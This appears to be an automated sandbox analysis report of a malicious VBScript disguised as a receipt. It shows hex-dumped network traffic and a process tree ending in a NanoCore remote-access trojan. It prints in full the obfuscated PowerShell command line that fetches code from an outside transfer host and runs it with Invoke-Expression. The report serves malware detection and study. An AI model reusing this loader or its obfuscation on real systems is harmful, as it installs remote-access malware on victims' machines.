2021-09-14 19:25:31 UTC	474	IN	Data Raw: 30 2d 33 32 2d 34 31 2d 34 32 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 32 2d 33 30 2d 33 30 2d 33 31 2d 33 30 2d 33 30 2d 34 32 2d 33 35 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 31 2d 33 30 2d 33 30 2d 34 32 2d 33 35 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 32 2d 33 30 2d 33 30 2d 33 32 2d 33 30 2d 33 30 2d 34 32 2d 34 35 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 31 2d 33 30 2d 33 30 2d 34 32 2d 33 35 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 32 2d 33 30 2d 33 30 2d 34 32 2d 34 35 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 31 2d 33 30 2d 33 30 2d 33 38 2d 34 33 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 32 2d 33 30 2d 33 Data Ascii: 0-32-41-42-30-30-30-30-32-30-30-31-30-30-42-35-30-30-30-30-30-30-30-31-30-30-42-35-30-30-30-30-32-30-30-32-30-30-42-45-30-30-30-30-30-30-30-31-30-30-42-35-30-30-30-30-30-30-30-32-30-30-42-45-30-30-30-30-30-30-30-31-30-30-38-43-30-30-30-30-30-30-30-32-30-3
2021-09-14 19:25:31 UTC	481	IN	Data Raw: 2d 34 36 2d 33 33 2d 33 30 2d 33 33 2d 34 32 2d 33 32 2d 33 30 2d 33 30 2d 34 34 2d 33 31 2d 33 30 2d 33 30 2d 34 36 2d 33 33 2d 33 30 2d 33 33 2d 34 36 2d 33 34 2d 33 30 2d 33 32 2d 34 34 2d 33 39 2d 33 30 2d 33 30 2d 34 36 2d 33 33 2d 33 30 2d 33 33 2d 34 32 2d 33 32 2d 33 30 2d 33 30 2d 34 35 2d 33 31 2d 33 30 2d 33 30 2d 34 36 2d 33 33 2d 33 30 2d 33 33 2d 33 32 2d 33 31 2d 33 30 2d 33 33 2d 34 36 2d 33 31 2d 33 30 2d 33 30 2d 34 36 2d 33 33 2d 33 30 2d 33 33 2d 33 33 2d 33 30 2d 33 30 2d 33 33 2d 34 36 2d 33 39 2d 33 30 2d 33 30 2d 34 36 2d 33 33 2d 33 30 2d 33 33 2d 33 33 2d 33 30 2d 33 30 2d 33 33 2d 33 30 2d 33 31 2d 33 30 2d 33 31 2d 34 36 2d 33 33 2d 33 30 2d 33 33 2d 33 33 2d 33 30 2d 33 30 2d 33 33 2d 33 30 2d 33 39 2d 33 30 2d 33 31 2d 34 36 Data Ascii: -46-33-30-33-42-32-30-30-44-31-30-30-46-33-30-33-46-34-30-32-44-39-30-30-46-33-30-33-42-32-30-30-45-31-30-30-46-33-30-33-32-31-30-33-46-31-30-30-46-33-30-33-33-30-30-33-46-39-30-30-46-33-30-33-33-30-30-33-30-31-30-31-46-33-30-33-33-30-30-33-30-39-30-31-46

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:25:31 UTC	489	IN	Data Raw: 33 30 2d 33 35 2d 33 33 2d 33 37 2d 33 34 2d 33 37 2d 33 32 2d 33 36 2d 33 39 2d 33 36 2d 34 35 2d 33 36 2d 33 37 2d 33 30 2d 33 30 2d 33 36 2d 33 37 2d 33 36 2d 33 35 2d 33 37 2d 33 34 2d 33 35 2d 34 36 2d 33 34 2d 34 33 2d 33 36 2d 33 35 2d 33 36 2d 34 35 2d 33 36 2d 33 37 2d 33 37 2d 33 34 2d 33 36 2d 33 38 2d 33 30 2d 33 30 2d 33 36 2d 33 39 2d 33 30 2d 33 30 2d 33 36 2d 34 31 2d 33 30 2d 33 30 2d 33 34 2d 33 31 2d 33 37 2d 33 33 2d 33 37 2d 33 39 2d 33 36 2d 34 35 2d 33 36 2d 33 33 2d 33 34 2d 33 33 2d 33 36 2d 33 31 2d 33 36 2d 34 33 2d 33 36 2d 34 33 2d 33 36 2d 33 32 2d 33 36 2d 33 31 2d 33 36 2d 33 33 2d 33 36 2d 34 32 2d 33 30 2d 33 30 2d 33 34 2d 34 34 2d 33 36 2d 33 31 2d 33 37 2d 33 32 2d 33 37 2d 33 33 2d 33 36 2d 33 38 2d 33 36 2d 33 31 2d Data Ascii: 30-35-33-37-34-37-32-36-39-36-45-36-37-30-30-36-37-36-35-37-34-35-46-34-43-36-35-36-45-36-37-37-34-36-38-30-30-36-39-30-30-36-41-30-30-34-31-37-33-37-39-36-45-36-33-34-33-36-31-36-43-36-43-36-32-36-31-36-33-36-42-30-30-34-44-36-31-37-32-37-33-36-38-36-31-
2021-09-14 19:25:31 UTC	496	IN	Data Raw: 30 2d 33 35 2d 33 30 2d 33 38 2d 33 30 2d 33 34 2d 33 30 2d 33 30 2d 33 30 2d 33 31 2d 33 30 2d 33 38 2d 33 30 2d 33 39 2d 33 30 2d 33 35 2d 33 30 2d 33 30 2d 33 30 2d 33 31 2d 33 31 2d 33 32 2d 33 33 2d 34 34 2d 33 30 2d 33 38 2d 33 30 2d 33 34 2d 33 30 2d 34 31 2d 33 30 2d 33 31 2d 33 31 2d 33 32 2d 33 30 2d 34 33 2d 33 30 2d 33 34 2d 33 30 2d 34 31 2d 33 30 2d 33 31 2d 33 31 2d 33 32 2d 33 31 2d 33 30 2d 33 30 2d 33 34 2d 33 30 2d 34 31 2d 33 30 2d 33 31 2d 33 31 2d 33 32 2d 33 31 2d 33 34 2d 33 30 2d 33 34 2d 33 30 2d 34 31 2d 33 30 2d 33 31 2d 33 31 2d 33 32 2d 33 31 2d 33 38 2d 33 30 2d 33 34 2d 33 30 2d 34 31 2d 33 30 2d 33 31 2d 33 31 2d 33 32 2d 33 31 2d 34 33 2d 33 30 2d 33 34 2d 33 30 2d 34 31 2d 33 30 2d 33 31 2d 33 31 2d 33 32 2d 33 32 2d 33 Data Ascii: 0-35-30-38-30-34-30-30-30-31-30-38-30-39-30-35-30-30-30-31-31-32-33-44-30-38-30-34-30-41-30-31-31-32-30-43-30-34-30-41-30-31-31-32-31-30-30-34-30-41-30-31-31-32-31-34-30-34-30-41-30-31-31-32-31-38-30-34-30-41-30-31-31-32-31-43-30-34-30-41-30-31-31-32-32-3
2021-09-14 19:25:31 UTC	503	IN	Data Raw: 2d 33 34 2d 33 33 2d 33 30 2d 33 30 2d 33 36 2d 34 36 2d 33 30 2d 33 30 2d 33 36 2d 34 34 2d 33 30 2d 33 30 2d 33 36 2d 34 34 2d 33 30 2d 33 30 2d 33 36 2d 33 35 2d 33 30 2d 33 30 2d 33 36 2d 34 35 2d 33 30 2d 33 30 2d 33 37 2d 33 34 2d 33 30 2d 33 30 2d 33 37 2d 33 33 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 32 2d 33 32 2d 33 30 2d 33 30 2d 33 30 2d 33 31 2d 33 30 2d 33 30 2d 33 30 2d 33 31 2d 33 30 2d 33 30 2d 33 34 2d 33 33 2d 33 30 2d 33 30 2d 33 36 2d 34 36 2d 33 30 2d 33 30 2d 33 36 2d 34 34 2d 33 30 2d 33 30 2d 33 37 2d 33 30 2d 33 30 2d 33 30 2d 33 36 2d 33 31 2d 33 30 2d 33 30 2d 33 36 2d 34 35 2d 33 30 2d 33 30 2d 33 37 2d 33 39 2d 33 30 2d 33 30 2d 33 34 Data Ascii: -34-33-30-30-36-46-30-30-36-44-30-30-36-44-30-30-36-35-30-30-36-45-30-30-37-34-30-30-37-33-30-30-30-30-30-30-30-30-30-30-30-30-30-30-32-32-30-30-30-31-30-30-30-31-30-30-34-33-30-30-36-46-30-30-36-44-30-30-37-30-30-30-36-31-30-30-36-45-30-30-37-39-30-30-34
2021-09-14 19:25:31 UTC	510	IN	Data Raw: 37 39 2d 37 34 2d 36 35 2d 35 62 2d 35 64 2d 35 64 2d 32 34 2d 34 38 2d 33 36 2d 33 64 2d 32 30 2d 35 36 2d 34 39 2d 35 30 2d 32 30 2d 32 34 2d 34 38 2d 34 38 2d 30 61 2d 32 34 2d 36 31 2d 36 31 2d 32 30 2d 33 64 2d 32 30 2d 32 37 2d 34 65 2d 34 35 2d 35 34 2d 32 65 2d 35 30 2d 34 35 2d 32 37 2d 30 61 2d 32 34 2d 36 32 2d 36 32 2d 32 30 2d 33 64 2d 32 30 2d 32 37 2d 34 32 2d 36 31 2d 36 34 2d 36 37 2d 36 35 2d 37 32 2d 32 37 2d 30 61 2d 32 34 2d 36 66 2d 36 66 2d 32 30 2d 33 64 2d 32 37 2d 34 37 2d 36 35 2d 37 34 2d 34 38 2d 34 39 2d 35 33 2d 35 34 2d 34 66 2d 35 32 2d 35 32 2d 35 39 2d 32 37 2d 32 65 2d 35 32 2d 36 35 2d 37 30 2d 36 63 2d 36 31 2d 36 33 2d 36 35 2d 32 38 2d 32 32 2d 34 38 2d 34 39 2d 35 33 2d 35 34 2d 34 66 2d 35 32 2d 35 32 2d 35 39 2d Data Ascii: 79-74-65-5b-5d-5d-24-48-36-3d-20-56-49-50-20-24-48-48-0a-24-61-61-20-3d-20-27-4e-45-54-2e-50-45-27-0a-24-62-62-20-3d-20-27-42-61-64-67-65-72-27-0a-24-6f-6f-20-3d-27-47-65-74-48-49-53-54-4f-52-52-59-27-2e-52-65-70-6c-61-63-65-28-22-48-49-53-54-4f-52-52-59-

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 6292 Parent PID: 3388

General

Start time:	21:24:35
Start date:	14/09/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\7-Items-receipt.vbs'
Imagebase:	0x7ff734900000

File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000003.412042111.000002BCBD041000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000002.415688123.000002BCBB6AE000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000002.415938547.000002BCBB6CC000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000003.414286763.000002BCBB6AA000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000002.417503802.000002BCBB845000.00000004.00000040.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000003.413965340.000002BCBB6A3000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000002.415657190.000002BCBB6AB000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000003.413277517.000002BCBB698000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000002.417770750.000002BCBD040000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000003.413195410.000002BCBB695000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000002.415530090.000002BCBB699000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000003.414356002.000002BCBB6AD000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 6424 Parent PID: 6292

General

Start time:	21:24:36
Start date:	14/09/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

<table>
<tr><td>Commandline:</td><td>'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $SZXDCFVGBHNJSDFGH = 'https://transferH-Hsh/KgBbue/cxderfH-Htxt'.Replace('H-H','.');$SOS='%!-X-!5-X-!!-X-5%-X-!*-X-!7-X-!8-X-!e-X-!a-X-!d-X-!b-X-!!-X-!5-X-!*-X-!7-X-!8-X-!a-X-%0-X-3d-X-%0-X-%7-X-*e-X-!5-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-!5-X-*%-X-!3-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-5!-X-%7-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%7-X-%c-X-%7-X-7!-X-%e-X-57-X-%7-X-%9-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%7-X-%c-X-%7-X-*c-X-!9-X-!5-X-!e-X-%7-X-%9-X-3b-X-0a-X-%!-X-53-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!e-X-!a-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!a-X-!b-X-%0-X-3d-X-%0-X-%7-X-!!-X-!f-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-*1-X-!!-X-53-X-5!-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-!7-X-%7-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%7-X-%c-X-%7-X-57-X-*e-X-!c-X-*f-X-%7-X-%9-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-%7-X-%c-X-%7-X-7%-X-!9-X-*e-X-%7-X-%9-X-3b-X-0a-X-%!-X-53-X-57-X-58-X-!!-X-!5-X-!3-X-5%-X-!*-X-!7-X-59-X-!8-X-55-X-!a-X-!9-X-53-X-!!-X-!*-X-5*-X-!7-X-!8-X-!a-X-%0-X-3d-X-%7-X-!9-X-*0-X-!5-X-58-X-%8-X-*e-X-*0-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-*0-X-*3-X-*0-X-5!-X-%0-X-%!-X-!5-X-!!-X-5%-X-!*-X-!7-X-!8-X-!e-X-!a-X-!d-X-!b-X-!!-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-!7-X-!%-X-!8-X-!e-X-!a-X-53-X-!!-X-!*-X-!7-X-!8-X-%9-X-%7-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%7-X-%c-X-%7-X-*5-X-*0-X-57-X-*0-X-%d-X-!f-X-*%-X-*a-X-*0-X-!5-X-%7-X-%9-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-%7-X-%c-X-%7-X-!5-X-!*-X-!7-X-!8-X-!a-X-%9-X-%e-X-%!-X-53-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!e-X-!a-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!a-X-!b-X-%8-X-%!-X-53-X-5a-X-58-X-!!-X-!3-X-!*-X-5*-X-%7-X-%9-X-3b-X-0a-X-%*-X-%8-X-%7-X-!9-X-%7-X-%b-X-%7-X-!5-X-58-X-%7-X-%9-X-%8-X-%!-X-53-X-57-X-58-X-!!-X-!5-X-!3-X-5%-X-!*-X-!7-X-59-X-!8-X-55-X-!a-X-!9-X-53-X-!!-X-!*-X-5*-X-!7-X-!8-X-!a-X-%0-X-%d-X-!a-X-*f-X-*9-X-*e-X-%0-X-%7-X-%7-X-%9-X-7c-X-%*-X-%8-X-%7-X-!9-X-%7-X-%b-X-%7-X-!5-X-58-X-%7-X-%9-X-3b'.Replace('%','2').Replace('!','4').Replace('*','6');Invoke-Expression (-join ($SOS -split '-X-' | ? { $_ } | % { [char][convert]::ToUInt32($_,16) }))</td></tr>
<tr><td>Imagebase:</td><td>0x7ff785e30000</td></tr>
<tr><td>File size:</td><td>447488 bytes</td></tr>
<tr><td>MD5 hash:</td><td>95000560239032BC68B4C2FDFCDEF913</td></tr>
<tr><td>Has elevated privileges:</td><td>true</td></tr>
<tr><td>Has administrator privileges:</td><td>true</td></tr>
<tr><td>Programmed in:</td><td>.Net C# or VB.NET</td></tr>
<tr><td>Yara matches:</td><td>Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000004.00000002.403054021.000001EE01671000.00000004.00000001.sdmp, Author: Florian Roth</td></tr>
<tr><td>Reputation:</td><td>high</td></tr>
</table>

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Modified

Analysis Process: conhost.exe PID: 6476 Parent PID: 6424

General

Start time:	21:24:36
Start date:	14/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: aspnet_compiler.exe PID: 6060 Parent PID: 6424

General

Start time:	21:25:53
Start date:	14/09/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Imagebase:	0x280000
File size:	55400 bytes
MD5 hash:	17CC69238395DF61AAF483BCEF02E7C9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: aspnet_compiler.exe PID: 3112 Parent PID: 6424

General

Start time:	21:25:53
Start date:	14/09/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Imagebase:	0x6e0000
File size:	55400 bytes
MD5 hash:	17CC69238395DF61AAF483BCEF02E7C9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: NanoCore, Description: unknown, Source: 00000017.00000003.463794396.0000000003EF9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	moderate

Disassembly

Code Analysis